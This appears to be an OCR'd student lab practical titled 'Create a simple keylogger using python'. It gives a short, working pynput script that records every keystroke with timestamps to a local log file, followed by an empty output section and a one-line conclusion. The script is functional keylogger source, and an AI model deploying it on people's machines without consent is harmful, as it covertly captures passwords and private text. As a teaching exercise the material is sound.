
PRACTICAL NO. 7

Aim: -Create a simple keylogger using python

Code: -

```
from pynput.keyboard import Key, Listener
import logging
# if no name it gets into an empty string
log_dir = ""
# This is a basic logging function
logging.basicConfig(filename=(log_dir+"key_log.txt"), level=logging.DEBUG,
format='%(asctime)s:%(message)s:')
# This is from the library
def on_press(key):
        logging.info(str(key))
# This says, listener is on
with Listener(on_press=on_press) as listener:
        listener.join()
```

Output: -



Conclusion: Thus, we conclude **Create a simple keylogger using python**